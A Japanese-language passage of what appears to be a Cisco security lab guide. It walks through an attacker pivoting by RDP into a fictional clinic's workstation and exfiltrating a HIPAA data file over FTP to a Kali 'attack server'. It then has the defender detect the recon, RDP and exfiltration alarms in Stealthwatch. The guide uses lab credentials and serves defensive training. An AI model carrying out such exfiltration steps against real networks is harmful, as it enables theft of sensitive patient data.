
1. WoW デスクトップの [リモート デスクトップ (Remote Desktop)] アイコンをクリックするか、スタート ボタンをクリックして「**remote desktop**」と入力すると、Windows でリモート デスクトップ アプリケーションが開きます。



2. IP アドレス **198.19.10.101** を入力し、[接続 (Connect)] をクリックします。



3. ユーザ名: **dhowser**、パスワード: **C1sco12345** でログインし、[OK] をクリックします。リモート コンピュータの証明書を検証できないというセキュリティ プロンプトが表示されたら、[はい (Yes)] をクリックして続行します。



- これで Dr. Howser のシステムに入りました。次の例に示すように、デスクトップに HIPAA_Data.mp4 というファイルがあります。これが求めていた機密データであり、このデータをリモート サーバに漏洩させます。これは基本的な方法ですが、現実の攻撃では、データ ファイルを特定するだけでなく、侵害したネットワークからデータを抽出します。このラボの例では、そのプロセスを簡略化します。



注: Cisco Stealthwatch データ損失ホスト ロック アラームをトリガーする大きさがあるファイルとして、HIPAA_Data.mp4 ファイルを使用します。ホスト ロック アラームは、Stealthwatch を導入して機密ネットワークをモニタリングする場合の、一般的なベスト プラクティスです。

データ漏洩


Mr. Brown は、HackMDs.com 内の管理者のシステムで、貴重なデータを発見しました。次にそれらのファイルをリモート サーバに漏洩させます。それを Mr. Black が、販売のためにダーク Web に投稿します。そのためには各種の戦術がありますが、このラボでは標準的な FTP アプリケーションを使用してデータ漏洩を実行します。ここでは FileZilla FTP クライアントを使用します。リモート ネットワークからファイルを漏洩する方法の中に、ステルス性の高いものは多数ありますが、Mr. Brown がすでに FileZilla FTP クライアント プログラムをダウンロードしてインストールしているものとして。

注: FileZilla の新しいバージョンが提示された場合は、無視してキャンセルしてください。ここでは特別な機能は必要ありません。

- Dr. Howser のリモート デスクトップ セッションで、FileZilla アイコンをダブルクリックします。



- FileZilla の GUI が表示されます。ホストに Kali Linux の IP アドレス **198.18.133.6** を入力し、ユーザ名 : **hacker**、パスワード : **C1sco12345**、ポート : **21** を指定し、[クイック接続 (Quickconnect)] ボタンをクリックして FTP セッションを開始します。リモート サイトの直下に **home/hacker** というフォルダが表示されます。



注:すでにファイルが表示されている場合もあります。その場合はファイルを置き換えます。この悪意のあるアクションを行うことで、後で Stealthwatch で確認できるようになります。FTP GUI は小さく表示されている場合があります。ウィンドウ下部のバーをドラッグすることで、HIPAA_data ファイルが見えるように GUI を拡大することができます。

3. 左側のウィンドウで、デスクトップにアクセスし、HIPAA_Data.mp4 ファイルを、Kali Linux 攻撃サーバにあるハッカーのフォルダにドラッグします。

Stealthwatch で HackMDs を防御する




攻撃者としてのミッションが達成されました。盗んだクレデンシャルを使用してリモートから HackMDs ネットワークにアクセス、内部システムを特定して、そのシステムにピボットしました。HIPAA データを特定し、FTP を使用して外部の攻撃サーバにエクスポートしました。そのデータは Mr. Black が市場で販売することができます。

次に、防御側に切り替え、Mr. Brown による機密データの漏洩を特定して阻止するための、インシデント対応ステップを実行します。防御側は、Mr. Brown による侵害を修復したら、他の侵害を探して、Mr. Brown が侵入した方法を把握することが重要になります。簡単な調査で、システムがアクセスされた方法を特定できるはずですが、そしてネットワーク全体でパスワードのリセットを行い、Mr. Green などがアクセスできる、その他の盗まれたクレデンシャルを無効にします。

この演習では、まず Stealthwatch を使用して HackMDs の内部ネットワークをモニタリングし、潜在的な侵害を特定します。Mr. Brown のスキャンは内部ユーザの一般的な行動とは異なるため、それにより偵察アラームが作動しているはずですが、また Stealthwatch は、HIPAA やその他の機密データをホストする「機密サブネット」として、.10 ネットワークをモニタリングするように設定されています。Mr. Brown による Kali サーバから内部デバイスへの接続、および、内部デバイスから DR ワークステーションへの接続が、機密の .10 ネットワークで検出されたことで、リモート デスクトップ接続や FTP などによる不正なサービスに関するアラームがトリガーされます。


注: Identity Services Engine (ISE) は、Stealthwatch から重大度の高いアラームを受け取ると、特定された脅威を自動的に隔離するように設定できます。それについてはシナリオ 6 で取り上げるため、このシナリオでは扱いません。

1. 必要に応じて、ユーザ名 : administrator、パスワード : **C1sco12345** を使用して Jumphost に接続します。
2. Web ブラウザで SMC タブを探るか、ブラウザ バーから [Stealthwatch Management Console](https://198.19.10.6) にアクセスします。ユーザ名 : **admin**、パスワード : **C1sco12345** を使用してログインします。



メインの Stealthwatch Management Console (SMC) ダッシュボードが表示されます。このダッシュボードには、評価が必要な上位のセキュリティ イベントが、アラームのハイライトとして表示されます。このネットワーク データは、NetFlow を生成するあらゆるデバイス (ルータ、スイッチ、仮想ネットワーク デバイス、セキュリティ アプライアンス、ワイヤレス デバイスなど) から得られます。


3. まず [偵察 (Recon)] のアラーム数をクリックして、表示される内容を確認してください。詳細については、下の図の例を参照してください。




4. 最新の偵察アクティビティが表示されます。198.19.30.100 からスキャンがあったことがわかります。これは、システムが侵害され、ピボット先となる新しいシステムが探索されていることを示します。特定された IP アドレスに関連する IP アドレス リンクをクリックします (丸いアイコンではありません)。

Host Address	Host Name	First Sent	Last Sent	CI	TI	RC	C&C	EP	DS	DT	DH	EX	PV	AN	Location	Host Groups
198.19.30.100		11/2/17 7:49 PM	12/20/17 7:05 PM		1%	15,338%				1%					Unknown	End-User Devices
255.127.0.0				1%		100%									Unknown	Broadcast
10.203.20.166		8/2/17 12:30 AM	12/20/17 12:26 PM	1%		100%									RFC 1918	Catch All
10.202.27.151		8/2/17 3:08 AM	12/20/17 10:03 AM	1%		100%									RFC 1918	Catch All
10.202.30.112		8/2/17 3:08 AM	12/20/17 6:08 PM	1%		100%									RFC 1918	Catch All
10.202.20.152		8/2/17 3:21 AM	12/20/17 11:02 AM	1%		100%									RFC 1918	Catch All
10.6.50.112		8/2/17 9:17 PM	12/20/17 4:24 PM	1%		100%		6%							RFC 1918	Catch All
10.201.3.18	wokstation-018	8/1/17 9:49 PM	12/20/17 11:02 AM	88%	1%	3,161%					14,118%				RFC 1918	Catch All
10.201.3.149	wokstation-149	8/1/17 9:33 PM	12/20/17 11:02 AM	276%	1%	1,210%	1%	1%			53,194%	81%	26%		RFC 1918	Catch All
10.201.3.83	wokstation-083	8/1/17 7:17 PM	12/20/17 6:30 PM	363%	1%	167%	7%	53%							RFC 1918	Catch All
10.201.3.50	wokstation-050	8/1/17 7:17 PM	12/20/17 6:31 PM	358%	1%	107%	1%	1%							RFC 1918	Catch All

5. この IP アドレスに関連する最近の偵察など、最近の悪意のあるアクティビティのリストが表示されます。内部および外部トラフィックについて、[ホストサマリー (Host Summary)]、[ピアホストグループ別トラフィック (Traffic by Peer Host Group)]、[タイプ別アラーム (Alarms by Type)]、[ユーザーおよびセッション (Users & Sessions)]、[アプリケーショントラフィック (Application Traffic)] などの追加情報も表示されます。



6. [タイプ別アラーム (Alarms by Type)] 棒グラフにスクロールすると、このホストがトリガーした各種のアラームが示されます。Recon 動作と Ping_Scan 動作を明確に確認できます。Ping_Scan などのバーをクリックすると、そのアラームの詳細を示す画面が表示されます。Ping_Scan バーをクリックして、それらの詳細を見てみましょう。色が異なる場合があるので、カラー キーを使用して確実に Ping_Scan を選択してください。



7. [タイプ別アラーム (Alarms by Type)] に、198.19.30.100 が HIPAA サブネット(198.19.10.0/24)をスキャンしたことが示されます。このアクティビティの詳細情報を表示するには、[詳細を表示 (View Details)] をクリックします。

Ping_Scan | 198.19.30.100 (1)

Alarms

First Active	Source Host Groups	Source	Target Host Groups	Target	Policy	Event Alarms	Source User	Details	Actions
4/18/18 8:34 PM	End-User Devices	198.19.30.100	..	198.19.10.0/24	CTR-Traffic	View Details	Actions

Previous 1 Next

[詳細を表示 (View Details)] をクリックすると、[Concern Index] が表示されます。これはセキュリティ イベントのタイプを表します。この場合は Ping_Scan です。この指標の数値が極端に高い(数千の単位など)場合、非常に悪影響を及ぼすイベントの一部であることを示しています。「Ping_Scan」の横にあるキャロットをクリックすると、このイベントの詳細として Ping_Scan アクティビティの内容が表示されます。調査の次の手順では、調査対象のスキャン アクティビティによって侵害された可能性がある .10 環境内でアクティビティが行われているかどうかを確認します。

Security Events | 198.19.30.100 (1)

All Security Events For 198.19.30.100

SECURITY EVENT	COUNT	CONCERN INDEX	FIRST ACTIVE	SOURCE HOST	SOURCE HOST GROUP	TARGET HOST	TARGET HOST GROUP	ACTIONS
Ping_Scan	506	1,195,706	04/18 8:34:55 PM	198.19.30.100	End-User Devices	198.19.10.0/24	Servers	Actions

DETAILS

DESCRIPTION

Ping_Scan: The source host is sending Echo Request packets to many hosts with a natural class C network (/24) range of addresses. This is often done to identify the active hosts on a network.

10 items per page 1 - 1 of 1 items


8. [ダッシュボード(Dashboard)] をクリックして [ネットワークセキュリティ(Network Security)] を選択し、メインのダッシュボードに戻ります。



9. 次に上位のアラーム ウィジェットを見て、10 ネットワーク上のデバイスに問題となる動作があるかどうかを確認します。最初は、少数のシステムがスキャンされ、RC(偵察)として示されています。また、198.19.10.3 システムに対する PV ポリシー違反も確認できます。これは、このネットワーク内に望ましくないアクティビティがあることを示します。3 ~ 5 分後に、IP 198.19.10.101 に対して EX(データ漏洩)アラームが表示されます。これを調べる必要があります。198.19.10.101 をクリックして、このシステムの詳細を確認します。EX のアイコンではなく、IP アドレス自体をクリックします。

Top Alarming Hosts		Top Alarming Hosts	
HOST		HOST	CATEGORY
198.19.10.3 ☺ Servers	Policy Violation 224% of threshold RC PV	198.19.10.3 ☺ Servers	RC PV
10.201.3.149 ☺ Catch All	DH RC CI	10.201.3.149 ☺ Catch All	DH RC CI
10.201.0.23 ☺ Catch All	DH	10.201.0.23 ☺ Catch All	DH
198.19.10.1 ☺ Servers	RC	198.19.10.1 ☺ Servers	RC
198.19.30.100 ☺ End-User Devices	RC	198.19.30.100 ☺ End-User Devices	RC
10.201.3.18 ☺ Catch All	DH RC	10.201.3.18 ☺ Catch All	DH RC
10.150.1.200 ☺ Catch All	RC DH EX CI	198.19.10.101 ☺ Servers	EX

10. EX アラームが生成されたこのシステムに関する画面が表示されます。HIPAA データを含むサーバが、外部ネットワーク上のホストと不明な人物に接続したことを示す、ピア ホスト グループ マッピングが表示されます。これは非常に悪い兆候です。



11. 下方方向にスクロールすると、リモート デスクトップ通信を含むアプリケーション データ層を確認できます。HIPAA ネットワーク内のラップトップにリモートからアクセスされていることがわかります。たしかに悪い兆候です。

Application Traffic

Internal External

	Total	%	Sent	Ratio	Received	7-day Trend	24-hour Trend
Remote Desktop Connection	2.72MB	92.00	2.7MB		20.55KB		
Undefined...	249.39KB	8.00	163.2KB		86.2KB		
ICMP	511B	< 0.01	285B		226B		

注: アプリケーション データは NetFlow に元から含まれるデータではありません。設計に Cisco Stealthwatch Sensor を含めることで、より充実したアプリケーション データを追加することができます。Cisco Stealthwatch Sensor は、フローをサポートしていないシステムからの加工されていないトラフィック データを NetFlow に変換することができます。詳細については、www.cisco.com/go/stealthwatch を参照してください。新しいバージョンのシスコ スイッチは、NetFlow にアプリケーション データを付加する機能も備えています。

12. [隔離(Quarantine)] リンクをクリックすればこのユーザを削除することができますが、次のシナリオで ISE の修復機能を説明しますので削除しないでください。この [隔離(Quarantine)] ボタンは、ユーザの [ホストサマリー(Host Summary)] の下にあります。ボタンをクリックすると、次のモジュールで実施するのと同様の隔離機能が実施されます。ISE での隔離は何に対しても設定できます。

Host Summary


Host IP
198.19.10.101

Flows
Classify
History

Status: Inactive

Hostname: --

Host Groups: [End-User Devices, Servers](#)

Location: Unknown

First Seen: 11/21/17 7:14 PM

Last Seen: 4/27/18 7:34 PM

Policies: CTR-Traffic, Inside

MAC Address:

Quarantine
Unquarantine

これらのイベントはどれも、重大な懸念の原因になります。こうしたアクティビティを組み合わせることで、重大度の高い Concern Index (CI) が Cisco Identity Services Engine (ISE) などのシステムに自動的に通知され、修復や隔離が自動的に行われます。

Stealthwatch GUI には多数のデータが表示されますが、Stealthwatch Java アプリケーションを追加することで、セキュリティ イベントや ネットワーク イベントの詳細がさらに表示されます。高度なラボでは、Stealthwatch java アプリケーションを自由に探索することもできます。

注: Stealthwatch で検出されたイベントには、Cisco ISE などのツールとの自動的な統合によって対応できます。シナリオ 7 では、pxGrid 通信を使用して Cisco ISE サーバに接続し、Cisco Firepower が検出した脅威を自動的に削除することで、この概念を実証します。Cisco Stealthwatch と Cisco ISE 間の設定とまったく同じ設定を、pxGrid 対応の他の修復ツールを使用して設定することもできます。

高度なボーナス ラボ - Stealthwatch を使用して HackMDs を防御する

1. Jumphost に接続します。
2. SMC を起動するデスクトップ アイコンをクリックします。



注: Java アプリケーションの更新を促す警告が表示されたら、[後で (Later)] をクリックして続行します。


3. Web サイトが信頼できないことを示す警告メッセージが表示されたら、[続行 (Continue)] をクリックして続行します。



4. ユーザ名 : **admin**、パスワード : **C1sco12345** を使用して、Stealthwatch 管理コンソールにログインします。



5. メインの Stealthwatch Management Console (SMC) ダッシュボードが表示されます。左側には、NetFlow を Stealthwatch Collector にフィードするネットワーク デバイスと、加工されていないトラフィックを NetFlow に変換する Stealthwatch センサーのリストがあります。各セクションの横の [+] ボタンをクリックしてリストを展開すると、さらにデバイスが表示されます。



6. 画面右側にあるフォームには、2つのメインタブがあります。1つは[SOC - トラフィック-患者データ(SOC - Traffic - Patient Data)]、もう1つは[サイバー脅威(Cyber Threats)]です。[サイバー脅威(Cyber Threats)]は、ネットワーク全体をモニタリングするダッシュボードです。[SOC - トラフィック-患者データ(SOC - Traffic - Patient Data)]は、**HIPAA データが含まれる機密ネットワークだけをモニタリングするダッシュボード**です。それにより管理者は、ビジネス上の優先順位が異なるネットワークを容易に管理できるようになります。[SOC - トラフィック-患者データ(SOC - Traffic - Patient Data)]タブをクリックして見ていきます。ここから始めるのは、198.19.10.101によるデータ漏洩の実行に関する大きな懸念が、GUIに示されているためです。

Host Groups	Host	CI%	Alerts
Catch All	workstation-083 (10.201.3.83)	364%	Ping Oversized Packet, TCP Scan
Catch All	workstation-050 (10.201.3.50)	359%	Spoof, TCP Scan, Traces
Catch All	workstation-149 (10.201.3.149)	278%	Ping, Port Scan, Spoof, TCP Scan
Catch All	10.40.10.254	191%	TCP Scan
Catch All	10.90.10.254	191%	TCP Scan
Catch All	10.20.10.254	181%	TCP Scan
Catch All	10.30.10.254	181%	TCP Scan
Catch All	10.110.10.254	172%	TCP Scan
Catch All	10.80.10.254	155%	TCP Scan
Catch All	10.100.10.254	147%	TCP Scan
Catch All	10.70.10.254	128%	TCP Scan

7. [SOC - トラフィック-患者データ(SOC - Traffic - Patient Data)]タブをクリック後、[アラームサマリー(Alarm Summary)]タブをクリックすると、ネットワーク内のSOCにフォーカスした部分(HIPAA システムの場所など)について、現在のセキュリティアラームが表示されます。GUIに示されたものと類似するデータを確認できます。この例では、198.19.10.101にデータ漏洩が見られます。アドレス198.19.10.101をダブルクリックすると、詳細が表示されます。

Source Host	Alarm Co...	Alarm Types
198.19.10.3	7	Recon, Host Lock Violation
198.19.30.100	5	Ping Scan, Recon, Host Lock Violation
198.19.10.101	2	Suspect Data Loss, Data Exfiltration
198.19.10.15	1	Recon

8. このホストの IP アドレスの詳細を示す、各種のタブがあります。この [上位のアクティブフロー (Top Active Flows)] には、ホスト 198.19.30.100 (外部) と内部の 198.19.10.101 HIPAA ホストが、ポート 3389 経由で RDP 接続を行っていることが示されています。次の場合は、各手順に従います。

Start Active Time	This H...	Connected To	Connect...	Prot...	Service	Byte...	Byt...	Av...	RT...	SR...
Feb 17, 2018 12:11:53 PM (1 hour 1 minute 52s ago)	Server	198.19.30.100	End-User Devices	udp	Undefined UDP/3389	381.74k	98.26k	1.07k		
Feb 17, 2018 1:11:05 PM (2 minutes 40s ago)	Server	198.19.30.100	End-User Devices	tcp	remote-deskto	749		98		

9. [セキュリティイベント (Security Events)] タブをクリックします ([セキュリティ (Security)] タブではありません)。HackMDs ネットワーク外部の IP アドレスが、RDP 接続の背後にあることがわかります。この例では 198.18.133.6 です。


Start Active Time	Last Active Time	Target Host G...	Target Host	Co...	Security Events
Feb 17, 2018 12:45:00 PM (28 minutes 45s ago)	Feb 17, 2018 12:45:00 PM (28 minutes 45s ago)		Multiple Hosts	113,452	Suspect Data Loss(1)
